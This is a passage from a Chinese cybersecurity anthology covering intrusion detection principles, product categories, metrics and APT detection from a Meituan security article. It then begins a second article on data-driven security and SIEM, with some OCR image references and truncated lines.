因此，EDR 类的产品 + 邮件安全网关 + 办公网出口的行为审计 +APT 产品的沙箱等，联合起来，可以采集到对应的数据，并作出相似的入侵检测感知模型。而最重要的一点，是黑客喜欢关注内部的重要基础设施，包括但不限于 AD 域控、邮件服务器、密码管理系统、权限管理系统等，一旦拿下，就相当于成为了内网的 ‘‘上帝’’，可以为所欲为。所以对公司来说，重要基础设施要有针对性的攻防加固讨论，微软针对 AD 的攻防甚至还发过专门的加固白皮书。

6.8 入侵检测基本原则

不能把每一条告警都彻底跟进的模型，等同于无效模型。入侵发生后，再辩解之前其实有告警，只是太多了没跟过来/没查彻底，这是 ‘‘马后炮’’，等同于不具备发现能力，所以对于日均告警成千上万的产品，安全运营人员往往表示很无奈。

我们必须屏蔽一些重复发生的相似告警，以集中精力把每一个告警都闭环掉。这会产生白名单，也就是漏报，因此模型的漏报是不可避免的。

由于任何模型都会存在漏报，所以我们必须在多个纬度上做多个模型，形成关联和纵深。假设 WebShell 静态文本分析被黑客变形绕过了，在 RASP（运行时环境）的恶意调用还可以进行监控，这样可以选择接受单个模型的漏报，但在整体上仍然具备发现能力。

既然每一个单一场景的模型都有误报漏报，我们做什么场景，不做什么场景，就需要考虑 ‘‘性价比’’。比如某些变形的 WebShell 可以写成跟业务代码非常相似，人的肉眼几乎无法识别，再追求一定要在文本分析上进行对抗，就是性价比很差的决策。如果通过 RASP 的检测方案，其性价比更高一些，也更具可行性一些。

我们不太容易知道黑客所有的攻击手法，也不太可能针对每一种手法都建设策略（考虑到资源总是稀缺的）。所以针对重点业务，需要可以通过加固的方式（还需要常态化监控加固的有效性），让黑客能攻击的路径极度收敛，仅在关键环节进行对抗。起码能针对核心业务具备兜底的保护能力。

基于上述几个原则，我们可以知道一个事实，或许我们永远不可能在单点上做到 100% 发现入侵，但是我们可以通过一些组合方式，让攻击者很难绕过所有的点。

当老板或者蓝军挑战，某个单点的检测能力有缺失时，如果为了 ‘‘政治正确’’，在这个单点上进行无止境的投入，试图把单点做到 100% 能发现的能力，很多时候可能只是在试图制造一个 ‘‘永动机’’，纯粹浪费人力、资源，而不产生实际的收益。将节省下来的资源，高性价比的布置更多的纵深防御链条，效果显然会更好。

6.9 入侵检测产品的主流形态

入侵检测终究是要基于数据去建模，比如针对 WebShell 的检测，首先要识别 Web 目录，再对 Web 目录下的文件进行文本分析，这需要做一个采集器。基于 Shell 命令的入侵检测模型，需要获取所有 Shell 命令，这可能要 Hook 系统调用或者劫持 Shell。基于网络 IP 信誉、流量 payload 进行检测，或者基于邮件网关对内容的检查，可能要植入网络边界中，对流量进行旁路采集。

也有一些集大成者，基于多个 Sensor，将各方日志进行采集后，汇总在一个 SOC 或者 SIEM，再交由大数据平台进行综合分析。因此，业界的入侵检测相关的产品大致上就分成了以下的形态：

- 主机 Agent 类：黑客攻击了主机后，在主机上进行的动作，可能会产生日志、进程、命令、网络等痕迹，那么在主机上部署一个采集器（也内含一部分检测规则），就叫做基于主机的入侵检测系统，简称 HIDS。
- – 典型的产品：OSSEC、青藤云、安骑士、安全狗，Google 最近也发布了一个 Alpha 版本的类似产品 Cloud Security Command Center。当然，一些 APT 厂商，往往也有在主机上的 Sensor/Agent，比如 FireEye 等。
- 网络检测类：由于多数攻击向量是会通过网络对目标投放一些 payload，或者控制目标的协议本身具备强特征，因此在网络层面具备识别的优势。
- – 典型的产品：Snort 到商业的各种 NIDS/NIPS，对应到 APT 级别，则还有类似于 FireEye 的 NX 之类的产品。
- 日志集中存储分析类：这一类产品允许主机、网络设备、应用都输出各自的日志，集中到一个统一的后台，在这个后台，对各类日志进行综合的分析，判断是否可以关联的把一个入侵行为的多个路径刻画出来。例如 A 主机的 Web 访问日志里显示遭到了扫描和攻击尝试，继而主机层面多了一个陌生的进程和网络连接，最后 A 主机对内网其它主机进行了横向渗透尝试。
- – 典型的产品：LogRhythm、Splunk 等 SIEM 类产品。

- APT 沙箱：沙箱类产品更接近于一个云端版的高级杀毒软件，通过模拟执行观测行为，以对抗未知样本弱特征的特点。只不过它需要一个模拟运行的过程，性能开销较大，早期被认为是 ‘‘性价比不高’’ 的解决方案，但由于恶意文件在行为上的隐藏要难于特征上的对抗，因此现在也成为了 APT 产品的核心组件。通过网络流量、终端采集、服务器可疑样本提取、邮件附件提炼等拿到的未知样本，都可以提交到沙箱里跑一下行为，判断是否恶意。
- – 典型产品：FireEye、Palo Alto、Symantec、微步。
- 终端入侵检测产品：移动端目前还没有实际的产品，也不太有必要。PC 端首先必备的是杀毒软件，如果能够检测到恶意程序，一定程度上能够避免入侵。但是如果碰到免杀的高级 0day 和木马，杀毒软件可能会被绕过。借鉴服务器上 HIDS 的思路，也诞生了 EDR 的概念，主机除了有本地逻辑之外，更重要的是会采集更多的数据到后端，在后端进行综合分析和联动。也有人说下一代杀毒软件里都会带上 EDR 的能力，只不过目前销售还是分开在卖。
- – 典型产品：杀毒软件有 Bit9、SEP、赛门铁克、卡巴斯基、McAfee ；EDR 产品不枚举了，腾讯的 iOA、阿里的阿里郎，一定程度上都是可以充当类似的角色；

6.10 入侵检测效果评价指标

首先，主动发现的入侵案例/所有入侵 = 主动发现率。这个指标一定是最直观的。比较麻烦的是分母，很多真实发生的入侵，如果外部不反馈，我们又没检测到，它就不会出现在分母里，所以有效发现率总是虚高的，谁能保证当前所有的入侵都发现了呢？（但是实际上，只要入侵次数足够多，不管是 SRC 收到的情报，还是 ‘‘暗网’’ 上报出来的一个大新闻，把客观上已经知悉的入侵列入分母，总还是能计算出一个主动发现率的。）

另外，真实的入侵其实是一个低频行为，大型的互联网企业如果一年到头成百上千的被入侵，肯定也不正常。因此，如果很久没出现真实入侵案例，这个指标长期不变化，也无法刻画入侵检测能力是否在提升。

所以，我们一般还会引入两个指标来观测：

- 蓝军对抗主动发现率
- 已知场景覆盖率

蓝军主动高频对抗和演习，可以弥补真实入侵事件低频的不足，但是由于蓝军掌握的攻击手法往往也是有限的，他们多次演习后，手法和场景可能会被罗列完毕。假设某一个场景建设方尚未补齐能力，蓝军同样的姿势演习 100 遍，增加 100 个未发现的演习案例，对建设方而言并没有更多的帮助。所以，把已知攻击手法的建成覆盖率拿出来，也是一个比较好的评价指标。

入侵检测团队把精力聚焦在已知攻击手法的优先级评估和快速覆盖上，对建设到什么程度是满足需要的，要有自己的专业判断（参考入侵检测原则里的 ‘‘性价比’’ 原则）。

而宣布建成了一个场景的入侵发现能力，是要有基本的验收原则的：

- 该场景日均工单 < X 单，峰值 < Y 单；当前所有场景日平均 <XX，峰值 <YY，超出该指标的策略不予接收，因为过多的告警会导致有效信息被淹没，反而导致此前具备的能力被干扰，不如视为该场景尚未具备对抗能力。

- 同一个事件只告警首次，多次出现自动聚合。
- 具备误报自学习能力。
- 告警具备可读性（有清晰的风险阐述、关键信息、处理指引、辅助信息或者索引，便于定性），不鼓励 Key-Value 模式的告警，建议使用自然语言描述核心逻辑和响应流程。
- 有清晰的说明文档，自测报告（就像交付了一个研发产品，产品文档和自测过程是质量的保障）。
- 有蓝军针对该场景实战验收报告。
- 不建议调用微信、短信等接口发告警（告警和事件的区别是，事件可以闭环，告警只是提醒），统一的告警事件框架可以有效的管理事件确保闭环，还能提供长期的基础运营数据，比如止损效率、误报量/率。

策略人员的文档应当说明当前模型对哪些情况具备感知能力，哪些前提下会无法告警（考验一个人对该场景和自己模型的理解能力）。通过前述判断，可以对策略的成熟度形成自评分，0-100 自由大致估算。单个场景往往很难达到 100 分，但那并没有关系，因为从 80 分提升到 100 分的边际成本可能变的很高。不建议追求极致，而是全盘审视，是否快速投入到下一个场景中去。

如果某个不到满分的场景经常出现真实对抗，又没有交叉的其它策略进行弥补，那自评结论可能需要重审并提高验收的标准。至少解决工作中实际遇到的 Case 要优先考虑。

6.11 影响入侵检测的关键要素

讨论影响入侵检测的要素时，我们可以简单看看，曾经发生过哪些错误导致防守方不能主动发现入侵：

- 依赖的数据丢失，比如 HIDS 在当事机器上，没部署安装/Agent 挂了/数据上报过程丢失了/Bug 了，或者后台传输链条中丢失数据。
- 策略脚本 Bug，没启动（事实上我们已经失去了这个策略感知能力了）。
- 还没建设对应的策略（很多时候入侵发生了才发现这个场景我们还没来得及建设对应的策略）。
- 策略的灵敏度/成熟度不够（比如扫描的阈值没达到，WebShell 用了变形的对抗手法）。
- 模型依赖的部分基础数据错误，做出了错误的判断。
- 成功告警了，但是负责应急同学错误的判断/没有跟进/辅助信息不足以定性，没有行动起来。

所以实际上，要让一个入侵事件被捕获，我们需要入侵检测系统长时间、高质量、高可用的运行。这是一件非常专业的工作，超出了绝大多数安全工程师能力和意愿的范畴。所以建议指派专门的运营人员对以下目标负责：

- 数据采集的完整性（全链路的对账）。
- 每一个策略时刻工作正常（自动化拨测监控）。
- 基础数据的准确性。
- 工单运营支撑平台及追溯辅助工具的便捷性。

可能有些同学会想，影响入侵检测的关键要素，难道不是模型的有效性么？怎么全是这些乱七八糟的东西?

实际上，大型互联网企业的入侵检测系统日均数据量可能到达数百 T，甚至更多。涉及到数十个业务模块，成百上千台机器。从数字规模上来说，不亚于一些中小型企业的整个数据中心。这样复杂的一个系统，要长期维持在高可用标准，本身就需要有 SRE、QA 等辅助角色的专业化支持。如果仅依靠个别安全工程师，很难让其研究安全攻防的时候，又兼顾到基础数据质量、服务的可用性和稳定性、发布时候的变更规范性、各类运营指标和运维故障的及时响应。最终的结果就是能力范围内可以发现的入侵，总是有各种意外 ‘‘恰好’’ 发现不了。

所以，笔者认为，以多数安全团队运营质量之差，其实根本轮不到拼策略（技术）。当然，一旦有资源投入去跟进这些辅助工作之后，入侵检测就真的需要拼策略了。

此时，攻击手法有那么多，凭什么先选择这个场景建设？凭什么认为建设到某程度就足够满足当下的需要了？凭什么选择发现某些样本，而放弃另一些样本的对抗？

这些看似主观性的东西，非常考验专业判断力。而且在领导面前很容易背上 ‘‘责任心不足’’ 的帽子，比如为困难找借口而不是为目标找方法，这个手法黑客攻击了好多次，凭什么不解决，那个手法凭什么说在视野范围内，但是要明年再解决？

6.12 如何发现 APT?

所谓 APT，就是高级持续威胁。既然是高级的，就意味着木马很大可能是免杀的（不能靠杀毒软件或者普通的特征发现），利用的漏洞也是高级的（加固到牙齿可能也挡不住敌人进来的步伐），攻击手法同样很高级（攻击场景可能我们都没有见过）。

所以，实际上 APT 的意思，就约等于同于不能被发现的入侵。然而，业界总还有 APT 检测产品，解决方案的厂商在混饭吃，他们是怎么做的呢？

- 木马免杀的，用沙箱 + 人工分析，哪怕效率低一些，还是试图做出定性，并快速的把 IOC（威胁情报）同步给其它客户，发现 1 例，全球客户都具备同样的感知能力。
- 流量加密变形对抗的，用异常检测的模型，把一些不认识的可疑的 IP 关系、payload 给识别出来。当然，识别出来之后，也要运营人员跟进得仔细，才能定性。
- 攻击手法高级的，还是会假定黑客就用鱼叉、水坑之类的已知手法去执行，然后在邮箱附件、PC 终端等环节采集日志，对用户行为进行分析，UEBA 试图寻找出用户异于平常的动作。

那么，我们呢？笔者也没有什么好的办法，可以发现传说中的 ‘‘免杀’’ 的木马，但是我们可以针对已知的黑客攻击框架（比如 Metasploit、Cobalt Strike）生成的样本、行为进行一些特征的提取。我们可以假设已经有黑客控制了某一台机器，但是它试图进行横向扩散的时候，我们有一些模型可以识别这个主机的横向移动行为。

笔者认为，世界上不存在 100% 能发现 APT 的方法。但是我们可以等待实施 APT 的团队犯错，只要我们的纵深足够的多，信息足够不对称，想要完全不触碰我们所有的铃铛，绝对存在一定的困难。

甚至，攻击者如果需要小心翼翼的避开所有的检测逻辑，可能也会给对手一种心理上的震慑，这种震慑可能会延缓对手接近目标的速度，拉长时间。而在这个时间里，只要他犯错，就轮到我们出场了。

前面所有的高标准，包括高覆盖、低误报，强制每一个告警跟进到底，‘‘掘地三尺’’ 的态度，都是在等待这一刻。抓到一个值得敬佩的对手，那种成就感，还是很值得回味的。




Figure 6.4: img

所以，希望所有从事入侵检测的安全同行们都能坚持住，即使听过无数次‘‘狼来了’’，下一次看到告警，依然可以用最高的敬畏心去迎接对手（告警虐我千百遍，我待告警如初恋）。

6.13 AI 在入侵检测领域的正确姿势

最近这两年，如果不谈 AI 的话，貌似故事就不会完整。只不过，随着 AI 概念的火爆，很多人已经把传统的数据挖掘、统计分析等思想，比如分类、预测、聚类、关联之类的算法，都一律套在 AI 的帽子里。

其实 AI 是一种现代的方法，在很多地方有非常实际的产出了。以 WebShell 的文本分析为例，我们可能需要花很长很长的时间，才能把上千个样本里隐含的几十种样本技术类型拆分开，又花更长的时间去一一建设模型（是的，在这样的场景下，特征工程真的是一个需要更长时间的工作）。

而使用 AI，做好数据打标的工作，训练、调参，很快就能拿到一个实验室环境不那么过拟合的模型出来，迅速投产到生产环境上。熟练一点可能 1-2 个月就能做完了。

在这种场景下，AI 这种现代的方法，的确能极大的提高效率。但问题是，前文也提到过了，黑客的攻击黑样本、WebShell 的样本，往往极其稀缺，它不可能是完备的能够描述黑客入侵的完整特征的。因此，AI 产出的结果，无论是误报率还是漏报率，都会受训练方法和输入样本的影响较大，我们可以借助 AI，但绝对不能完全交给 AI。

安全领域一个比较常见的现象是，将场景转变成标记问题，要难过于通过数学模型把标记的解给求出来。此时往往需要安全专家先行，算法专家再跟上，而不能直接让算法专家 ‘‘孤军奋战’’。

针对一个具体的攻击场景，怎么样采集对应的入侵数据，思考这个入侵动作和正常行为的区别，这个特征的提取过程，往往决定了模型最终的效果。特征决定了效果的上限，而算法模型只能决定了有多接近这个上限。

此前，笔者曾见过一个案例，AI 团队产出了一个实验室环境效果极佳，误报率达到 1/1000000 的 WebShell 模型，但是投放到生产环境里初期日均告警 6000 单，完全无法运营，同时还存在不少漏报的情况。这些情况随着安全团队和 AI 工程师共同的努力，后来逐渐地解决。但是并未能成功的取代原有的特征工程模型。

目前业界有许多产品、文章在实践 AI，但遗憾的是，这些文章和产品大多 ‘‘浅尝辄止’’，没有在真实的环境中实践运营效果。一旦我们用前面的标准去要求它，就会发现，AI 虽然是个好东西，但是绝对只是个 ‘‘半成品’’。真正的运营，往往需要传统的特征工程和 AI 并行，也需要持续地进行迭代。

未来必然是 AI 的天下，但是有多少智能，前面可能就要铺垫多少人工。愿与同行们一起在这个路上继续探索下去，多多交流分享。

6.14 关于美团安全

美团安全部的大多数核心开发人员，拥有多年互联网以及安全领域实践经验，很多同学参与过大型互联网公司的安全体系建设，其中也不乏全球化安全运营人才，具备百万级 IDC 规模攻防对抗的经验。安全部也不乏 CVE‘‘挖掘圣手’’，有受邀在 Black Hat 等国际顶级会议发言的讲者，当然还有很多漂亮的运营妹子。

目前，美团安全部涉及的技术包括渗透测试、Web 防护、二进制安全、内核安全、分布式开发、大数据分析、安全算法等等，同时还有全球合规与隐私保护等策略制定。我们正在建设一套百万级 IDC 规模、数十万终端接入的移动办公网络自适应安全体系，这套体系构建于零信任架构之上，横跨多种云基础设施，包括网络层、虚拟化/容器层、Server 软件层（内核态/用户态）、语言虚拟机层 (JVM/JS V8)、Web 应用层、数据访问层等，并能够基于大数据 + 机器学习技术构建全自动的安全事件感知系统，努力打造成业界最前沿的内置式安全架构和纵深防御体系。

随着美团的高速发展，业务复杂度不断提升，安全部门面临更多的机遇和挑战。我们希望将更多代表业界最佳实践的安全项目落地，同时为更多的安全从业者提供一个广阔的发展平台，并提供更多在安全新兴领域不断探索的机会。

欢迎加入**美团安全技术交流群**，跟作者零距离交流。进群方式：请加美美同学微信（微信号：**MTDPtech01**），美美会自动拉你进群。

数据驱动安全方法论浅谈

作者：jerry

原文：https://xz.aliyun.com/t/3695

7.1 一、前言

不知道大家是否还记得我去年的一篇文章《Web 日志安全分析浅谈》，当时在文中提到了关于日志里的 ‘‘安全分析’’ 从人工分析到开始尝试自动化，从探索到实践，从思路到工程化，从开源组件到自研发，从..，其中夹杂着大量的汗水与踩过的大量的坑，文章中所提的思路以及成果也算不上有多少的技术含量，其目的一是为了总结、沉淀与分享，如果能帮助到任何为 ‘‘日志分析’’ 而迷茫不知从何着手的人便算获得了些许慰藉，其目的二是为了抛砖引玉，大家集思广益将不同的分析方法、前沿技术及优秀思路。后来在社区看到 xman21 同学进行实践并进行分享《Web 日志安全分析系统实践》，作者试着使用了如 SVM、Logistic 回归、朴素贝叶斯等算法进行训练与识别，可以看出 xman21 同学的工程化能力，以及对大数据的理解与应用能力还是不错的。不过今天要讨论的重点并不在此，我更关心的部分是数据到底该如何驱动安全，分析方法与思路又有哪些，机器学习，数据挖掘又是如何与数据分析产生火花的，同样今天也是抛砖引玉。

7.2 二、我对数据驱动安全的定义

我在上篇文章中提到一句话 ‘‘日志分析本质为数据分析，而数据驱动安全必定是未来的趋势’’，那到底什么是数据驱动安全呢？也许大家都有各自不同的想法，有人说 ‘‘数据驱动安全’’ 是与外部或者内部的威胁情报进行关联，以 ‘‘情报’’ 这类数据去分析、发现、挖掘安全问题；也有人说是对现有或历史数据进行分析，判断潜在的威胁和风险；还有人说是运用大数据进行多维度进行关联分析并以此发现安全问题。以上说法其实都对，广义的来讲通过任何来源的数据运用任何分析的方法与思路发现本身的安全问题都可称之为 ‘‘数据驱动安全’’。而狭义来讲则是通过 IT 数据结合安全经验进行分析相关风险，又或者说它是一款产品，一个分析思路或方法，一组威胁情报，目前在行业中的体现便是近两年火热的 SIME\UEBA\SOC\威胁情报等，但是在我看来目前行业中的安全产品是无法完全的诠释我对数据驱动安全定义。

7.3 三、行业现状

在安全行业，安全信息和事件管理（SIEM）便是对'' 数据驱动安全 ''的一个不完全的诠释，根据 2016 年的市场调研公开结果表明，SIEM 全球销量达到了 21.7 亿美元且对比所有细分领域，SIME 呈高增速状态，我们先来看看 Gartner 魔力象限中关于 SIME 的厂商排行（暂时没找到 2018 的），一眼看过去，Splunk、IBM、McAfee 以及专注 SIEM 的 LogRhythm 等身处为引领者的位置。而国内的厂商似乎只有"Venustech''一家也就是启明进入象限且仅位列在"Niche Players''行列，而 "Niche Players'' 的翻译为 ''投机者''、''利基者''、''特定领域者''，详细描述可以参考官方解答：

```
A small but profitable segment of a market suitable for focused attention by a marketer. Marke
```

我在去年的年初进行相关调研时，当时一款叫 ‘‘安全易’’ 的产品进入我的眼帘，其实此款产品并无太多新意，而当时觉得瀚思科技的主要方向应该为 ‘‘业务安全’’，这也是安全牛全景图在酷厂商中对瀚思科技的描述，之后并无对其太过关注，如今回过头来看，瀚思已经打破了启明在官网中提到的 ‘‘作为国内唯一一家进入 Gartner SIEM 魔力象限的信息安全产品提供商’’，说到这既遗憾又感到一点慰藉，遗憾于自己深耕于此领域，但是所得结果却尚不如人意，产品能力一直停滞不前，感觉到一些无力感，似乎遇到一些瓶颈，加上尚不明确的方向与各方面的资源缺失，慢慢似乎已经落后于人。而慰藉的是，在花花绿绿的可视化效果背后，在含有泡沫与水分的安全产品市场宣传中，有那么一小撮企业的确在做有价值的事情，在提高着行业整体的安全进化能力。

关于 Gartner 魔力象限有朋友说有钱就能进大约 70 万左右，但我对此说法不置可否。这里引用一段启明产品总监叶蓬的一段话：

中国厂商第一次入榜。对于中国客户和从业者而言，这是一个亮点。作为SIEM产品的负责人，本人有幸全程参与

（图为 Gartner SIEM 分类下所有厂商）

关于 SIEM 的描述性定义：


SIEM 为来自企业和组织中所有 IT 资源（包括网络、系统和应用）产生的安全信息（包括日志、告警等）进行统一的实时监控、历史分析，对来自外部的入侵和内部的违规、误操作行为进行监控、审计分析、调查取证、出具各种报表报告，实现 IT 资源合规性管理的目标，同时提升企业和组织的安全运营、威胁管理和应急响应能力。

（图为 OSSIM 产品）

7.4 四、数据种类

机器数据中包含客户、用户、交易、应用程序、服务器、网络和手机设备所有活动和行为的明确记录。不仅仅包含

‘‘数据驱动安全’’，首先我们需要弄清楚我们都有哪些可被分析的数据，以及数据中包含的信息，源数据中所包含的信息量越大，我们能分析出的结果就越丰富、越精准，能完成的需求与覆盖的场景就越多，而数据并非越多越好，借用某人的一句话来说就是：‘‘数据量要恰到好处，要多到足够支撑数据分析与取证，要少到筛选掉噪音数据’’。开始我对这句话懵懵懂懂，不能太多也不能太少这不是为难人嘛，在经过一系列的实际工程化实践后，我开始对此有了新的认识，这里重新定义一下这句话：‘‘数据的数量与维度要多到能足够到支撑起得到满意的分析结果，而数据过于冗余则需要进行合理的清洗噪音数据来保证数据恰到好处’’。



根据以往经验，暂时将可分析数据分为以下几类，分别为系统、应用、存储、网络设备、业务、Agent 监控（严格来说其实 Agent 监控应该分为系统层的数据，考虑到多为需要主动或 Hook 才能获取所以单独分为一类）

当我们整理清楚我们的分析目标以后，首先需要的其实还不是盲目去搭建类似 ELK\Hadoop 的大数据分析平台，站在防御方的角度来讲，我们需要做的是问自己 ‘‘这些数据对我有什么价值？’’，‘‘我的哪些安全问题可以通过分析哪些数据得到解决或缓解’’，‘‘哪里有我所需要的数据？’’，‘‘我的安全需求是什么？’’，‘‘我目前想要解决哪些和安全相关的问题？’’，当我们具备一定的分析意识的时候，我们需要哪些数据自然一目了然。

7.5 五、安全需求 & 实践

